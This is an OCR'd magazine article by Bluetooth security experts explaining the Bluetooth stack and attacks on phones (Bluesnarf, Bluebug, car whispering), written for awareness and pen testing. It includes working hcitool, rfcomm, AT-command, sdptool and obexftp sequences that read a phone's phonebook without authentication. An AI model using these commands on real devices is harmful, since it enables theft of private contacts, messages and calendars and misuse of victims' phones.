


What your phone vendor didn't tell you about Bluetooth security

TOOTHACHE

Is your address book open to the world? Is your mobile phone calling Russia? Many users don't know how easy it is for an attacker to target Bluetooth. **BY MARCEL HOLTMANN AND CHRISTOPH WEGENER**

Do you remember the friendly young man with the laptop sitting next to you on the subway this morning who got off one station before you did? Now he knows all about your appointment with the doctor tomorrow afternoon; he knows your girlfriend's phone number; he's read the messages your co-workers sent you after the meeting yesterday.

In fact, he's read all your messages and the phone numbers on your cell phone too. And, incidentally, he just changed your appointment with the boss by one hour. You're going to be late, and you can forget about that promotion.

Although we invented this story, that doesn't mean it couldn't happen. Most people have no idea how easy it is to use Bluetooth to steal or manipulate data without anybody noticing the attack. To understand the security risks of Bluetooth, you must first understand the underlying theory. Figure 1 shows the Bluetooth protocol stack.

Protocol Stack

Above the layers that handle the wireless connection and physical transmission is the Link Manager Layer (Link Manager Protocol, LMP).

The LMP is responsible for connection management, and it provides the cryptographic security mechanisms for authentication and encryption.

The LMP layer is home to the SAFER + algorithm, a 128-bit block cipher used by Bluetooth. The Host Controller Interface (HCI), which sits on top of this layer, separates the low-level layers from the protocol layers.

To improve interoperability, the Bluetooth specifications define application profiles. In addition to profiles defining basic services, such as the generic access profile (GAP), the serial port profile (SPP), or the dialup networking profile (DUN), you'll find other profiles, such as the headset profile (HSP). Profiles are defined separately from the generic Bluetooth specification (the core).

On the Same Wavelength

Two processes handle connection establishment in Bluetooth: Inquiry and Paging. During the Inquiry phase, a Bluetooth device ascertains whether other devices are within range. This procedure returns a list of addresses and time cycles for the detected devices.

A subsequent Paging request allows one device to set up a communications connection to another. The device that sets up the connection becomes the master, and the other device is the slave.

Piconet

A local group of Bluetooth devices that share the same channel is known as a



Application
OBEX
TCP/IP
PPP
AT
Commands
RFCOMM
TCS
SDP
L2CAP
HCI
Audio
Link Manager (LM)
Baseband
Bluetooth Radio
Application specific mechanisms
Bluetooth host security mechanisms
Security mechanisms on the Bluetooth chip

Figure 1: Bluetooth layered model. The Host Controller Interface separates the underlying layers for the radio connection, physical data transmissions, and encryption from the legacy network protocol stack.

Piconet (see Figure 2). The Piconet always has one master and up to seven active slaves. Passive slaves (parked devices) can also exist.

The number of passive slaves is restricted by the amount of memory the Bluetooth chip has. Today’s chips typically support just seven slaves, whether they are active or passive members of the Piconet.

Security Measures

Like any other wireless technology, Bluetooth allows users to sniff data traffic and become involved with ongoing communications. However, in contrast to WAN technology, Bluetooth devices do not communicate unless they are part of the same Piconet. In other words, Bluetooth devices without an active connection will not transmit data.

Link keys are 128-bit combination keys typically used for the connection between two devices, where they are also stored. The keys comprise the device addresses and a secret random number, which is transmitted securely.

To do so, each device uses a separate public random number, the device address, and a PIN of up to 16 bytes. The user can either enter the PIN, or the PIN can be preconfigured, which is often the case with headsets. The consequence of the latter option is that it is impossible to pair two devices with preset PINs.

If two devices want to engage in encrypted communications, they first have to authenticate and generate a link key. This happens in the pairing phase and requires the PIN code. Once a key is generated, that key is all the devices need for any ensuing authentication.

Encryption Optional

The encryption we just referred to is optional, and this is one of the weaknesses of the Bluetooth specification. Encryption is always an issue when at least one of the devices has authenticated against the other. The encryption technique is a stream cipher known as E0.

Toothbusting

Despite attempts to achieve some kind of security, intruders have found many attack vectors in Bluetooth, some of which are really worrying. For example, an attacker could trigger a call to a 900 premium-rate number on a victim's phone, running up a horrendous phone bill for the victim (and profits for the attacker).

If the attacker uses the GPRS data service on the hijacked phone, the attack will lead to free Internet access for the attacker, possibly to distribute spam or malware anonymously from the victim's account. SMS messaging services can also be misused by calling commercial premium services, sending spam SMS, or even launching DoS attacks (SMS bombing).

Contact Data

In addition to these annoying, and typically expensive, attacks, the contact data stored on a cellphone or PDA is often a rewarding target. Appointments, phonebook entries, short messages – which could even include transaction numbers for online banking – can all fall into the hands of crafty hackers with Bluetooth skills. Let's take a closer look at a couple of known exploits.

Known Exploits

Three of the more notorious Bluetooth attack methods are known as Bluejack, Blue-snarf, and Bluebug:

- Bluejack entails sending messages to another person's cellphone.
- Bluesnarfing refers to the act of creating unauthorized copies, such as downloading.
- Bluebugging refers to gaining access to a full set of AT commands on the cellphone, which gives the attacker the ability to send and receive messages and email, and even ability to make phone calls.

Long-Distance Attacks

In addition to these well-known exploits is a set of lesser known techniques. Long-distance attacks on Bluetooth have been on the increase. With the right kind of technology, attackers can compromise Bluetooth devices at a range of several hundred meters. Even standard devices typically have a range of about 40 meters, which allows hackers to attack cars driving past.

Car Whispering

Car whispering – the technique of sniffing and recording the voice data exchanged between the cellphone and the headset – gives an attacker the ability to set up their equipment on a bridge over a freeway, for example, and to track signals from passing cars.




Figure 2: Two or more devices that share a channel form what is known as a Piconet. Connections can be point-to-point (a) or point-to-multipoint (b). A configuration in which Piconets overlap is referred to as a Scatternet (c).

This exploit relies on the many phones or car kits with the standard, well-known PINs in use. In most cases, the default PIN is *0000*. If a device with a default PIN is permanently visible, you can pair it with a phone or car kit. Because the default PIN gives the attacker the keys to the castle, an authentication and encryption workaround is not even necessary.

Bluetooth and Linux

All the exploits described in the previous section are possible for an attacker using the Linux Bluetooth stack. The stack, known as BlueZ, was introduced with kernel 2.4.6, and it will be included with any state-of-the-art distribution, along with the required tools.

You will additionally need to install the bluez-utils, obexftp, and CU or Minicom packages. Attackers, or pen testers, with this setup can then start searching for the Bluesnarf and Bluebug vulnerabilities.

The first step is to search the environment for Bluetooth devices. The *hcitool* command will do this for you:

```
# hcitool scan
Scanning ...
00:0E:6D:10:1D:B6 Nokia 6310i
00:05:7A:01:A3:80 Airbus A380
00:06:6E:21:69:C2 Bluespoon AX
00:0F:DE:6C:61:04 T610
```


The primary requirement for an attack on one of the devices detected here is now fulfilled – we have the Bluetooth address.

To launch a Bluebug attack, you now only need to create a new RFCOMM terminal device as follows:

```
rfcomm bind ➥
42 00:0E:6D:10:1D:B6 17
```

This command creates a TTY called */dev/rfcomm42* and binds it to FCOMM channel 17 on the phone with an address of *00:0E:6D:10:1D:B6*. Channel 17 supports a connection to the AT parser without authentication or encryption. Now the attacker can launch a terminal program, such as Minicom or CU, and run AT commands.

In European jurisdictions, commands specified by ETSI will read the phonebook entries, for example:



```
# sdptool search --bdaddr 00:0F:DE:6C:61:04 opush
Searching for opush on 00:0F:DE:6C:61:04 ...
Service Name: OBEX Object Push
Service RecHandle: 0x10005
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 10
  "OBEX" (0x0008)
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100

# obexftp -b 00:0F:DE:6C:61:04 -B 10 -g telecom/pb.vcf
Browsing 00:0F:DE:6C:61:04 ...
Channel: 10
No custom transport
Connecting...bt: 1
done
Receiving telecom/pb.vcf.../done
Disconnecting...done

# cat pb.vcf
BEGIN:VCARD
VERSION:2.1
N:Hilton;Paris;;;
EMAIL:paris@hilton.com
END:VCARD
#
```

Figure 3: Just a few commands are all it takes to steal a phone book.

```
# cu -l /dev/rfcomm42
Connected.
AT+CPBS="ME"
OK
AT+CPBR=1
+CPBR: 1,"",,"Paris
Hilton"

OK
~.
Disconnected.
```

Of course, an attacker could use programs such as Gnokii and Gammu to encapsulate the required AT commands and launch the attack with a simple syntax.

obexftp is the tool of choice for Bluesnarf attacks. obexftp uses the RFCOMM channel, which is assigned to the OBEX Push profile, to send a request to the *telecom/pb.vcf* file. The Push profile responds to the request by sending the whole phonebook in vCard format.

Because the OBEX Push profile does not normally require authentication and would make little sense for exchanging visiting cards, an attacker could grab the data off the phone, and the victim would be none the wiser. The first step is to use *sdptool* to discover the RFCOMM channel for OBEX Push (see Figure 3), which is typically channel 9 for Nokia phones, for example.


Instead of the phonebook, it would be just as easy to grab the calendar or other device-specific information from paths that define the IrMC specification. Examples of this are *telecom/cal.vcs* for the complete calendar or *telecom/devinfo.txt* for phone-specific information.

Pairing Behavior

To be able to retrace these attacks without investing in an expensive protocol analyzer, Linux users can choose HCI Dump, a tool that logs data from HCI upward.

Pairing relies on cryptographic authentication and encryption methods in the Link Manager Layer.

These methods are implemented in the hardware, with no way for the host stack to modify them. Of course, modification is not necessary; the host stack simply needs



```
# hcidump -X -V
< HCI Command: Create Connection (0x01|0x0005) plen 13
    bdaddr 00:0E:6D:10:10:B6 ptype 0xcc18 rswitch 0x01 clkoffset 0x0000
    Packet type: DM1 DM3 DM5 DH1 DH3 DH5
> HCI Event: Command Status (0x0f) plen 4
    Create Connection (0x01|0x0005) status 0x00 ncmd 1
> HCI Event: PIN Code Request (0x16) plen 6
    bdaddr 00:0E:6D:10:10:B6
< HCI Command: PIN Code Request Reply (0x01|0x000d) plen 23
    bdaddr 00:0E:6D:10:10:B6 len 4 pin 1234
> HCI Event: Command Complete (0x0e) plen 10
    PIN Code Request Reply (0x01|0x000d) ncmd 1
    status 0x00 bdaddr 00:0E:6D:10:10:B6
> HCI Event: Link Key Notification (0x18) plen 23
    bdaddr 00:0E:6D:10:10:B6 key F189046C349889B0738CD357021025CC type 0
> HCI Event: Connect Complete (0x03) plen 11
    status 0x00 handle 42 bdaddr 00:0E:6D:10:10:B6 type ACL encrypt 0x00
# 
```

Figure 4: Close-up view of a Bluetooth session. HCI Dump collects and stores all the data.

to hand the PIN to the Link Manger and then store the link key for subsequent authentication.

The HCI Dump example (Figure 4) shows how a connection is established. The devices pair for the connection and use the PIN *1234*. Although HCI Dump shows the PIN, it is never transmitted in the clear.

After verifying the PIN, the Link Manager generates the link key and passes its details to the host stack.

This authentication method should really take place whenever access to the phonebook or an AT parser is requested, but the interesting thing is that Bluesnarf and Bluebug attacks avoid authentication because the phone does not require a PIN or a link key for certain RFCOMM channels.

More than Theory

Research by Adam Laurie proved that these attacks are more than just theoretical. Within just 14 minutes, Adam found 46 vulnerable phones in the Houses of Parliament in London, and a test at rush hour in London turned up 336 devices in less than two hours, and 119 of the devices were vulnerable [4].

Weak Case

The arguments the industry puts forward in its own defense are unsustainable.

Manufacturers typically maintain that Bluetooth has such a short range that the danger must be minimal. But the tests in London would suggest otherwise. Additionally, you might rightly assume that a range of 10 meters would be more than an attacker needs. It's also fairly safe to assume that victims would not really care whether the attack relied on a basic error in the Bluetooth protocol or an implementation error.

Visibility

The assumption that a device has to be visible to be vulnerable is not true from a technical point of view.

Any device is vulnerable if its Bluetooth device address (*BD_ADDR*) is detectable, whether the device is visible or not. Redfang is a tool that supports this kind of attack.

Changing Description

The facts also do not support the well-meant but misled suggestion that you can protect a Bluetooth device by changing the version or model description: In almost any case, Blueprinting will allow an attacker to identify the model.

You might have heard the oft-repeated adage that, "it's easier to steal the phone than sniff the data via Bluetooth." This observation overlooks the fact that the user will quickly notice the loss of a phone, whereas data theft over a wireless connection is hard to detect. This vastly reduces the risk of an attacker being caught.

Improving Security

When used in the right way, and if you take a couple of safety precautions, Bluetooth is no less secure than any normal IP network.

The following simple steps will vastly improve the security of your Bluetooth devices:

- Change the manufacturer default PIN code whenever possible;
- Choose a PIN that is as long as possible (four digits may not be enough);
- Don't trust (accept) "unknown" connections;
- Find out if your Bluetooth adapter or mobile phone is attackable. If so, ask the vendor for a software update.

Conclusions

Some devices, most headsets for example, are impossible to protect. This makes it all the more essential to promote awareness of the dangers among Bluetooth users and thus to put more pressure on device manufacturers and Bluetooth SIG to take remedial action. ■

Wireless Technology

Bluetooth uses the license-free 2.4GHz ISM band, dividing it into 79 channels. The frequencies (MHz) are thus, $f = (2402 + n)$, where $n = 0$ through 78.

Transmission of data packets modulated by Gaussian frequency shift keying (GFSK) relies on time division duplexing (TDD). To improve resilience to interference, Bluetooth also uses frequency-hopping spread spectrum (FHSS). The time slot is 625 microseconds, which leads to maximum frequency hopping of 1600 hops per second. The hopping sequence is pseudo-random and repeats about every 23.3 hours on average.

In asynchronous mode, Bluetooth devices have a maximum bandwidth of 723.2kbps in one direction and 57.6kbps in the other, which is 433.9kbps in both directions in synchronous mode. The Bluetooth 2.0 specification introduced the enhanced data rate (EDR), which increases the maximum data rate to 3Mbps.

The range of a Bluetooth device depends on its transmitter power and is specified as follows: Class 3 devices with a maximum of 1 milliwatt (mW) transmitter power achieve a range of 10 meters; devices with 100mW transmitter power (Class 1) have a maximum range of 100 meters.

INFO

[1] Bluetooth SIG: *http://www.bluetooth.com/about/*

[2] BlueZ Linux Bluetooth stack: *http://www.bluez.org/*

[3] Weeks, Roger, Edd Dumbill, and Brian Jepson. *Linux Unwired*. O'Reilly, 2004

[4] "Response to the House of Lords Science and Technology Select Committee," by Adam Laurie: *http://www.parliament.uk/documents/upload/st2Laurie.pdf*

THE AUTHOR

Marcel Holtmann is the maintainer of the official Linux Bluetooth stack, BlueZ, and a chair of the Security Table at the Bluetooth SIG Unplugfests.

Christoph Wegener has a Ph.D. in Physics and is working at the European Competence Centre for IT Security. He is also a freelance Linux and IT security consultant.